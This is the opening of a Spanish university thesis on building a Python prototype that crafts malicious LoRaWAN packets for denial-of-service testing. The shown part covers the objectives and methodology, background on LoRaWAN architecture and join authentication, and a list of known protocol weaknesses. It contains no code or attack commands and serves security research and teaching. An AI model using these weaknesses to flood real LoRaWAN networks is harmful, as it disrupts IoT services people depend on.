

ESCUELA POLITÉCNICA NACIONAL

**FACULTAD DE INGENIERÍA DE SISTEMAS
INGENIERÍA EN CIENCIAS DE LA COMPUTACIÓN**

**HERRAMIENTAS DE SEGURIDAD DEFENSIVA Y OFENSIVA PARA
REDES LORAWAN**

**PROTOTIPO DE GENERADOR DE PAQUETES MALICIOSOS PARA
REALIZAR ATAQUES DE DOS EN REDES LORAWAN
DESARROLLADO EN PYTHON**

**TRABAJO DE INTEGRACIÓN CURRICULAR PRESENTADO COMO REQUISITO
PARA LA OBTENCIÓN DEL TÍTULO DE INGENIERO EN CIENCIAS DE LA
COMPUTACIÓN**


ESTUDIANTE: HENRRY JHORDAN CORDOVILLO MOROCHO
HENRRY.CORDOVILLO@EPN.EDU.EC

DIRECTOR: JHONATTAN JAVIER BARRIGA ANDRADE
JHONATTAN.BARRIGA@EPN.EDU.EC

DMQ, FEBRERO 2023

CERTIFICACIONES

Yo, HENRRY CORDOVILLO declaro que el trabajo de integración curricular aquí descrito es de mi autoría; que no ha sido previamente presentado para ningún grado o calificación profesional; y, que he consultado las referencias bibliográficas que se incluyen en este documento.

A handwritten signature in black ink, appearing to read 'HENRRY', is written over a horizontal line.

HENRRY CORDOVILLO


Certifico que el presente trabajo de integración curricular fue desarrollado por HENRRY CORDOVILLO, bajo mi supervisión.

A handwritten signature in black ink is written over a horizontal line.

JHONATTAN JAVIER BARRIGA ANDRADE
DIRECTOR

DECLARACIÓN DE AUTORÍA

A través de la presente declaración, afirmamos que el trabajo de integración curricular aquí descrito, así como el (los) producto(s) resultante(s) del mismo, son públicos y estarán a disposición de la comunidad a través del repositorio institucional de la Escuela Politécnica Nacional; sin embargo, la titularidad de los derechos patrimoniales nos corresponde a los autores que hemos contribuido en el desarrollo del presente trabajo; observando para el efecto las disposiciones establecidas por el órgano competente en propiedad intelectual, la normativa interna y demás normas.

A handwritten signature in black ink, appearing to read 'H. CORDO', is written over a horizontal line.

HENRRY CORDOVILLO

A handwritten signature in black ink, appearing to read 'Shonattan', is written over a horizontal line.

SHONATTAN JAVIER BARRIGA ANDRADE

DEDICATORIA

Este trabajo está dedicado a toda la comunidad politécnica que me enseñaron el valor del conocimiento, a mi director de trabajo de titulación quien me ayudo en todo este proceso final de mi etapa en la universidad, a mi familia que siempre estuvo alado de mi para darme los ánimos y fuerzas para terminar este trabajo y finalmente a toda la comunidad LoRaWAN® que integre este protocolo en su infraestructura y les ayude hacer pruebas de rendimiento en su infraestructura.

AGRADECIMIENTO

Agradezco al MSc. Jhonattan Barriga por su colaboración y ayuda para la realización de este trabajo y por sus tutorías.

También, agradezco a mi familia por su apoyo en todo este proceso que realice en mi vida universitaria.

A mis docentes, por compartir toda su sabiduría y experiencia.

Henry Cordovillo

ÍNDICE DE CONTENIDO

CERTIFICACIONES.....	I
DECLARACIÓN DE AUTORÍA	II
DEDICATORIA.....	III
AGRADECIMIENTO	IV
ÍNDICE DE CONTENIDO	V
Índice de Figuras.....	VII
índice de Tablas	VIII
RESUMEN	IX
ABSTRACT.....	X
1 Introducción.....	1
1.1 Descripción del componente desarrollado	1
1.2 Objetivo general	1
1.3 Objetivos específicos	1
1.4 Alcance	1
1.5 Marco teórico	3
1.5.1 LoRa Alliance®.....	4
1.5.2 LoRaWAN®.....	4
1.5.3 Seguridad en LoRaWAN®.....	9
1.5.4 Vulnerabilidades del protocolo LoRaWAN®	10
1.5.5 LoRaWAN Auditing Framework	13
2 METODOLOGÍA	14
2.1 Identificar	14
2.1.1 Revisión del estado del arte concerniente a los ataques DoS al protocolo LoRaWAN®	14

2.1.2	Selección de la metodología de desarrollo para la implementación del prototipo	22
2.2	Planear	23
2.2.1	Definición de los requisitos funcionales y no funcionales del prototipo	23
2.2.2	Diseñar la arquitectura del prototipo	23
2.2.3	Identificar el entorno de trabajo (simulador, nodo físico)	24
2.2.4	Creación del backlog del proyecto	25
2.3	Ejecutar	25
2.3.1	Armado de paquetes Join Request	26
2.3.2	Armado de paquetes Uplink	27
2.3.3	Herramienta PacketCrafter	30
2.3.4	Herramienta UdpSender	33
2.4	Revisión	36
3	RESULTADOS, CONCLUSIONES Y RECOMENDACIONES	37
3.1	Resultados	37
3.1.1	Generar una activación OTTA para un dispositivo	37
3.1.2	Envío de paquetes UnconfirmedDataUp	38
3.1.3	Generar una activación OTTA para 3 dispositivos	39
3.1.4	Envío de paquetes UnconfirmedDataUp a los 3 dispositivos	41
3.2	Conclusiones	42
3.3	Recomendaciones	42
4	REFERENCIAS BIBLIOGRÁFICAS	43
5	Anexos	46
5.1	ANEXO I: Repositorio Git donde se encuentra el script del proyecto	46
5.2	ANEXO II. Enlace de video de pruebas:	47

ÍNDICE DE FIGURAS

Figura 1 Metodología del proyecto	2
Figura 2 Metodología scrum	3
Figura 3 Comparación de LPWAN vs LAN vs Red Celular.....	6
Figura 4 Arquitectura LoRaWAN®.....	7
Figura 5 Características de las clases de End Nodes en LoRaWAN.....	8
Figura 6 Autenticación en la red LoRaWAN.....	10
Figura 7 Metodología del proyecto	14
Figura 8 Metodología de investigación.....	15
Figura 9 Arquitectura del prototipo	23
Figura 10 Entorno de simulación.....	24
Figura 11 Formato Json de un PHYPayload	26
Figura 12 Formato Json de un PHYPayload	28
Figura 13 herramienta PacketCrafter	30
Figura 14 librerías de python	31
Figura 15 variables esenciales para el script.....	32
Figura 16 variable que contiene el PHYPayload	32
Figura 17 variable del comando PacketCrafter	32
Figura 18 variable data con el resultado del PacketCrafter	32
Figura 19 herramienta UDPSender	33
Figura 20 envío de varios paquetes repetidos.....	34
Figura 21 datos del paquete UnconfirmedDataUp	34
Figura 22 for de envío de paquetes UnconfirmedDataUp.....	35
Figura 23 configuración del nodo de prueba	37
Figura 24 join Request procesado	38
Figura 25 UnconfirmedDataUp procesados	38
Figura 26 rendimiento de la memoria y cpu antes del envío de los paquetes.....	39
Figura 27 rendimiento de la memoria y cpu mientras se envía los paquetes.....	39
Figura 28 dispositivos de prueba	39
Figura 29 activación de los 3 dispositivos	40
Figura 30 mensajes de join Request.....	41
Figura 31 UnconfirmedDataUp.....	41
Figura 32 rendimiento de la memoria y cpu antes del envío de los paquetes.....	41
Figura 33 rendimiento de la memoria y cpu mientras se envía los paquetes.....	42

ÍNDICE DE TABLAS

Tabla 1 Palabras claves.....	16
Tabla 2 IEEEExplore digital.....	17
Tabla 3 ACM Digital.....	17
Tabla 4 ScienceDirect.....	17
Tabla 5 Resultado de las consultas.....	18
Tabla 6 Resultados de la iteración 2.....	19
Tabla 7 Resultado de la iteración 3.....	20
Tabla 8 Lista de requisitos.....	23
Tabla 9 Backlog del prototipo.....	25

RESUMEN

En la actualidad la tecnología IoT se está volviendo cada vez más común para las personas, tanto así que ya existen casas inteligentes que utilizan este tipo de tecnología, pero para que todo esto funcione se han creado redes de conexión, una de esas redes son las LoRaWAN, las cuales serán utilizadas en este trabajo para analizar los ataques de Denegación de Servicio. Las redes LoRaWAN tienen como objetivo la transmisión de datos con bajo consumo de electricidad y a una larga distancia. Esta tecnología es de tipo Wireless (Inalámbrica) en otras palabras, no tienen que estar conectado al dispositivo para tener comunicación. LoRaWAN utiliza la tecnología LPWAN que se encarga de la comunicación inalámbrica y también le proporciona las características de bajo consumo energético y larga distancia de comunicación. Y por esto y muchos otros aspectos se le tiene como el protocolo más usado para la conexión de dispositivos IoT, algunos otros ejemplos de este tipo de tecnología son LTE-M, NB-IoT, Sigfox, RPMA Wi-Fi, Bluetooth y ZigBee. Una de las desventajas de LoRaWAN es que al ser una tecnología reciente tiene varias vulnerabilidades que comprometen a la seguridad de la red. Debido a esto LoRaWAN sufre de varios tipos de ataques. En este trabajo se describirán los diferentes tipos de ataques que puede sufrir LoRaWAN, dando más énfasis a los ataques de tipo denegación de servicios.

PALABRAS CLAVE: LoRaWAN, Denegación de servicios, Protocolos IoT, LoRaWAN Auditing Framework.

ABSTRACT

Nowadays IoT technology is becoming more and more common for people, so much so that there are already smart homes that use this type of technology, but for all this to work, connection networks have been created, one of these networks are the LoRaWAN, which will be used in this work to analyze the Denial-of-Service attacks. LoRaWAN networks aim to transmit data with low power consumption and over a long distance. This technology is Wireless (Wireless) in other words, they do not have to be connected to the device to have communication. LoRaWAN uses the LPWAN technology that takes care of wireless communication and also provides the characteristics of low power consumption and long-distance communication. And for this and many other aspects it is the most used protocol for connecting IoT devices, some other examples of this type of technology are LTE-M, NB-IoT, Sigfox, RPMA Wi-Fi, Bluetooth and ZigBee. One of the disadvantages of LoRaWAN is that being a recent technology it has several vulnerabilities that compromise network security. Due to this LoRaWAN suffers from several types of attacks. In this paper we will describe the different types of attacks that LoRaWAN can suffer, giving more emphasis to denial-of-service attacks.

KEYWORDS: LoRaWAN, Denial of Services, IoT Protocols, LoRaWAN Auditing Framework.

1 INTRODUCCION

1.1 Descripción del componente desarrollado

Los ataques de denegación de servicios (DoS por sus siglas en inglés), son los ataques más conocidos en el ámbito de TI [1], ya que estos tipos de ataques son muy certeros y precisos a la hora de afectar la disponibilidad de una red [2], si se realiza bien estos ataques pueden dejar sin servicio a una aplicación por horas o días.

El presente componente consta en desarrollar un prototipo de herramienta que genere ataques de denegación de servicios, el cual ayudara a comprender cuales son las consecuencias de este tipo de ataques a las redes basadas en LoRaWAN®, y así evaluar la seguridad ofensiva de este protocolo de red.

Con la herramienta desarrollada se evaluará el impacto que tiene este tipo de ataque en la red LoRaWAN® y también entender los beneficios que puede tener este tipo pruebas en una organización.

1.2 Objetivo general

El principal propósito del componente es crear una herramienta que genere ataques de denegación de servicios a una red LoRaWAN®, y ayude a comprender cuales son las consecuencias de este tipo de ataques.

1.3 Objetivos específicos

- Investigar el estado del arte concerniente a la generación de ataques de denegación de servicios (DoS) en redes LoRaWAN®.
- Investigar o desarrollar un prototipo generador de paquetes maliciosos para ataques de denegación de servicios hacia una red LoRaWAN®.
- Desplegar el prototipo y verificar la generación de paquetes maliciosos
- Medir el consumo de RAM, CPU, Operaciones E/S disco, cantidad de tráfico del prototipo.

1.4 Alcance

En el presente proyecto se quiere construir un generador de paquetes maliciosos para una red LoRaWAN y con este hacer ataques de DoS a la red, para comprender y analizar las

ventajas y desventajas de la seguridad ofensiva que se puede tener en la red LoRaWAN a través de estos ataques. La aplicación de generación de paquetes maliciosos se puede desarrollar en Python o C++.

Para la gestión del proyecto se utilizará dos metodologías, la primera será LEAN software development, que es como un hijo de la metodología LEAN Management [3], pero enfocada en el desarrollo de software, esta metodología ayudará para la ejecución del proyecto en total con esta metodología se utilizará el ciclo de mejora continua [4] para las etapas del proyecto como se muestra en la Figura 1




Figura 1 Metodología del proyecto

En la primera etapa se hará una revisión del estado del arte con respecto a la generación de paquetes maliciosos para los ataques de denegación de servicios (DoS) en redes LoRaWAN, también se escogerá la metodología de desarrollo con la que se trabajará para la implementación del prototipo. Luego en la segunda etapa que es la de planear se definirá o identificará los requisitos funcionales y no funcionales para la creación del prototipo de ataque, también se diseñará la arquitectura del prototipo y se escogerá el entorno del trabajo (simulación o nodo físico). En la etapa de ejecutar se construirá el prototipo con la metodología y el lenguaje seleccionado, luego en la etapa de revisar se harán pruebas y análisis del prototipo, en esta misma etapa se hará la documentación técnica del prototipo que ya ha sido revisado y aprobado.

El marco de trabajo que se utilizará durante la etapa de ejecución del proyecto será la de Scrum como se muestra en la Figura 2, la misma que servirá para desarrollar el prototipo,

la decisión de utilizar scrum en esta etapa es porque el desarrollo del prototipo no es muy grande y también por que se tiene poco tiempo, por lo cual Scrum permitirá construir un producto mínimo viable mejor conocido como MVP [5].




Figura 2 Metodología scrum

1.5 Marco teórico

Una tecnología que está creciendo rápidamente es el Internet de las cosas (IoT) [6]. El concepto de IoT se está haciendo muy conocido tanto en el ámbito profesional, comercial e incluida en la vida cotidianas de las personas comunes de la sociedad. IoT es una tecnología muy versátil, que puede tener muchos usos, según [7] se tiene las siguientes aplicaciones; en la industria, ciudades, Hogar, Salud entre muchas otras

A partir de estas aplicaciones surgieron las iniciativas smart como smart city smart home, smart health, etc. Las Smart cities según [8]son ciudades sostenibles, lo que implica, tener menos residuos, una mejor calidad de vida, mejor vida social y una mayor eficiencia en la utilización de los recursos que usa la ciudad, todo esto a través de las tecnologías de la información y la computación (Tics) y mayormente por la tecnología del IoT.

Para que todo esto funcione IoT usa diferentes tipos de protocolos de comunicación [9] uno de ellos es el protocolo LoRaWAN ,según [[10]] este protocolo de red conecta de forma inalámbrica dispositivos que funcionan con batería a una baja potencia y área amplia (LPWA), LoRaWAN conecta los dispositivos a internet en redes regionales, nacionales o mundiales y está diseñada específicamente para el Internet de las cosas (IoT).

1.5.1 LoRa Alliance®

En la actualidad los dispositivos IoT están en un aumento exponencial y para que toda la infraestructura que conectan estos dispositivos funcione de manera correcta se necesita de estándares, para generar un ecosistema fuerte y creciente. Una asociación que está impulsando la creación de un estándar global para la conectividad de estos dispositivos es LoRa Alliance® [11] con su estándar LoRaWAN®.

LoRa Alliance® es una asociación sin fines de lucro la cual se ha convertido en una de las alianzas más grande y de más rápido crecimiento en el área de conectividad de dispositivos IoT [11]. LoRa Alliance® fue creada a finales de marzo de 2015 y consta de más de 500 miembros, los cuales, comparte y colaboran mano a mano conocimiento para posicionar el estándar LoRaWAN® como un estándar global abierto para la conectividad de dispositivos IoT, algunos de los miembros que tiene LoRa Alliance® son líderes que se encuentran en empresas tecnológicas como IBM, Cisco, HP, Foxconn, Semtech y Sagemcom, y también empresas de productos como Schneider, Bosch, Diehl y Mueller, y muchas PYMES y empresas emergentes, todos estos miembros y empresas añaden valor al ecosistema LoRaWAN®. [12]

1.5.2 LoRaWAN®

Antes de definir el concepto de LoRaWAN® tenemos que comprender que son los términos Long Range (LoRa®) y Low Power Wide Area (LPWAN) [10].

En pocas palabras LoRa® hace referencia a la capa física o de modulación inalámbrica que es utilizada para crear comunicación mediante enlaces de largo alcance. Desde hace tiempo muchos sistemas que manejan enlaces de comunicación de manera inalámbrica utilizan la modulación por desplazamiento de frecuencias o (FSK) por sus siglas en inglés como capa física, debido a que es muy eficiente para lograr una baja potencia. [13]

LoRa® utiliza una tecnología similar a la FSK y tiene por nombre modulación de espectro ensanchado chirp, este tipo de modulación tiene las mismas características de FSK, pero la gran diferencia está en el enlace de comunicación que es considerablemente más largo que el FSK y también una gran robustez frente a las interferencias. La modulación de

espectro ensanchado chirp se ha utilizado desde hace décadas, pero LoRa® es la primera que utiliza para el uso comercial.

El beneficio de la utilización de LoRa® [14] como capa física para la conexión es el largo alcance que se tiene, ya que con un solo dispositivo gateway o estación base se puede abarcar grandes extensiones de terreno como ciudades, por ejemplo, y debido a esto LoRa® y LoRaWAN® tiene un alcance mayor que cualquier otra tecnología de comunicación estandarizada. Para medir el alcance de enlace que se tiene en un entorno determinado se lo hace mediante decibelios (dB).

Las Low Power Wide Area (LPWAN) o redes de área amplia y baja potencia, por su traducción, son redes inalámbricas que permiten la comunicación a grandes distancias con una tasa de comunicación de bits bajos y una tasa de consumo de energía muy bajo. LPWAN está diseñada específicamente para dispositivos IoT y aplicaciones que necesitan pequeñas cantidades de datos a larga distancia y una pocas veces por hora en diferentes entornos [15].

Algunas características importantes de las LPWAN según [16] son:

- Alcance de la comunicación grande
- Duración de la batería o bajo consumo
- Seguridad de la red
- Comunicación unidireccional o bidireccional
- Variedad de aplicaciones atendidas

En la Figura 2 podemos ver el nivel de implementación, ventajas y desventajas de LPWAN comparadas con otras tecnologías similares [10]

	Local Area Network Short Range Communication	Low Power Wide Area (LPWAN) Internet of Things	Cellular Network Traditional M2M
	40%	45%	15%
😊	Well established standards In building	Low power consumption Low cost Positioning	Existing coverage High data rate
😞	Battery Live Provisioning Network cost & dependencies	High data rate Emerging standards	Autonomy Total cost of ownership
	Bluetooth 4 WiFi	LoRa	3G H+ 4G

Figura 3 Comparación de LPWAN vs LAN vs Red Celular

1.5.2.1 ¿Qué es LoRaWAN®?

Una vez ya explicado los términos para entender la tecnología LoRaWAN®, esta se define como un protocolo de red de baja potencia y área amplia (LPWAN) que sirve para conectar inalámbricamente dispositivos IoT, que funcionen con batería, a internet en redes regionales, nacionales o mundiales con la tecnología de modulación en la capa física LoRa®. [10]

En una red los factores más importantes para determinar la duración de la batería de un nodo, la capacidad de la red, la calidad del servicio, la seguridad y la variedad de aplicaciones a las que sirve la red son el protocolo y la arquitectura de la red.

1.5.2.2 Arquitectura de la red LoRaWAN®

La red LoRaWAN® consta de 4 partes: [10]

- End Nodes (Dispositivos finales)
- Concentrator/Gateway (pasarelas)
- Network Server (Servidor de Red)
- Application server (Servidor de Aplicaciones)

Todas estas partes se despliegan en una topología de estrella como se muestra en la Figura 3.




Figura 4 Arquitectura LoRaWAN®

En la arquitectura LoRaWAN® los gateways retransmiten mensajes entre los end nodes y el network server central, la comunicación entre los end nodes y los gateway se lo hace a través de LPWAN y las conexiones entre los gateways y el network server central se lo hacen a través de IP al igual que el network server y el application server. Todas las conexiones que existe en esta arquitectura son bidireccionales y hay soporte para grupos de direccionamiento multidifusión para hacer un uso eficiente del espectro durante tareas como las actualizaciones de Firmware Over-The-Air (FOTA) u otros mensajes de distribución masiva.

Como se vio en la Figura 4 los end nodes no se asocian a un solo gateway, esto es debido a que, los datos que manda cada end node es recibido por varios gateway, esto permite solucionar el problema de perdida de datos, luego que el gateway recibe la información y este le envía al network server central el cual se encarga de la gestión de la red y filtra los paquetes recibidos redundantes, también, realiza comprobaciones de seguridad, programa los acuses de recibo a través del gateway optimo y realizará una tasa de datos adaptable, entre otras cosas.

1.5.2.3 Tipos de End Nodes

Los end nodes tiene diferentes tipos ya que sirven para diferentes aplicaciones y tienen diferentes requisitos. LoRaWAN® utiliza 3 clases de end nodes [12] los cuales ayudan con la latencia de comunicación descendente, la comunicación descendente es desde la application server hacia el nd node, y ayuda con la duración de la batería.

1.5.2.3.1 End nodes clase A

Los end nodes de clase A permiten una comunicación bidireccional, donde cada transmisión de enlace ascendente, desde el end node hasta el application server, va seguidas de dos breves ventanas de recepción del enlace descendente. [12]

Los intervalos de transmisión de los end nodes de clase A se basan en las propias necesidades de comunicación con una variación basada en un tiempo aleatorio, esto tipos de end nodes son los que más batería ahorran

1.5.2.3.2 End nodes clase B

Los end nodes de clase B tienen las mismas características de la clase A, pero aumentan en el número de ventanas de recepción que abren, estas abren ventanas de recepción adicionales en algunos momentos programados. Para que los gateway sepan cuando abren las ventanas de recepción los end nodes se utiliza una baliza sincronizada con la hora desde el gateway. Estos tipos de end nodes tiene una menor vida útil de batería debido a las ventanas de recepción extras que abren. [12]

1.5.2.3.3 End nodes clase C

Los end nodes de clase C a diferencia de los otros estos mantienen ventanas de recepción abiertas continuamente y solo se cierran cuando se transmite información, por lo cual gastan más batería y tienen menor vida útil, pero por el contrario tienen una menor latencia en la comunicación.

En la Figura 5 se muestra las diferentes clases de end nodes comparado entre la vida útil de la batería y la latencia de comunicación. [10]




Figura 5 Características de las clases de End Nodes en LoRaWAN

1.5.3 Seguridad en LoRaWAN®

La seguridad de LoRaWAN® se ha diseñado bajo los principios que tiene este protocolo que son bajo consumo de energía, baja complejidad de implementación, bajo coste y alta escalabilidad. También la seguridad de LoRaWAN® se juntan con los principios de seguridad que se establecen que son el uso de algoritmos estándares y bien probados, seguridad de extremo a extremo

LoRaWAN® utiliza dos capas de seguridad una es para la red y la otra capa es para la aplicación. [17]

La seguridad de red lo que hace es autenticar o reconocer a los end nodes, mediante una clave AES única de 128 bits, a la cual se le denominan AppKey, y un identificador global que tiene cada end node, que se le denomina DevEUI basado en EUI-64. Mientras que la seguridad de aplicación garantiza que el administrador de red no pueda tener acceso a los datos que son enviados de los end nodes a el servidor de aplicación y viceversa. Mediante la encriptación AES de extremo a extremo. [18]

1.5.3.1 Como se realiza la autenticación en LoRaWAN®

La activación en el aire (también conocida como procedimiento de unión) prueba que tanto el dispositivo final como la red tienen el conocimiento de la AppKey. Esta prueba se realiza calculando un AES-CMAC4 (utilizando la AppKey) en la solicitud de unión del dispositivo y por el receptor del backend. A continuación, se derivan dos claves de sesión, una para proporcionar protección de la integridad y cifrado de los comandos MAC de LoRaWAN y la carga útil de la aplicación (la NwkSKey), y otra para el cifrado de extremo a extremo de la carga útil de la aplicación (la AppSKey). La NwkSKey se distribuye a la red LoRaWAN para probar/verificar la autenticidad e integridad de los paquetes. La AppSKey se distribuye al servidor de aplicaciones para cifrar/descifrar la carga útil de la aplicación. La AppKey y la AppSKey pueden ocultarse al operador de la red para que no pueda descifrar las cargas útiles de la aplicación [17]. Todo esto se muestra en la Figura 6.




Figura 6 Autenticación en la red LoRaWAN

1.5.4 Vulnerabilidades del protocolo LoRaWAN®

En esta sección se presentará algunas vulnerabilidades que tiene el protocolo LoRaWAN en la gestión de sesiones, el procedimiento de unión, el mecanismo de acuse de recibo y la protección de la integridad de extremo a extremo [19].

1. Reutilización de los valores del contador de tramas.
2. Reutilización de valores nonce.
3. Falta de un mecanismo de protección contra la repetición de mensajes de aceptación de uniones
4. Mecanismo de protección de repetición débil para los mensajes join-request
5. Acuses de recibo no asociados a los datos
6. Mensajes de aceptación de uniones no asociados con las peticiones
7. Fallo en la confirmación de los cambios de contexto de sesión de seguridad
8. Falta de protección de integridad de extremo a extremo

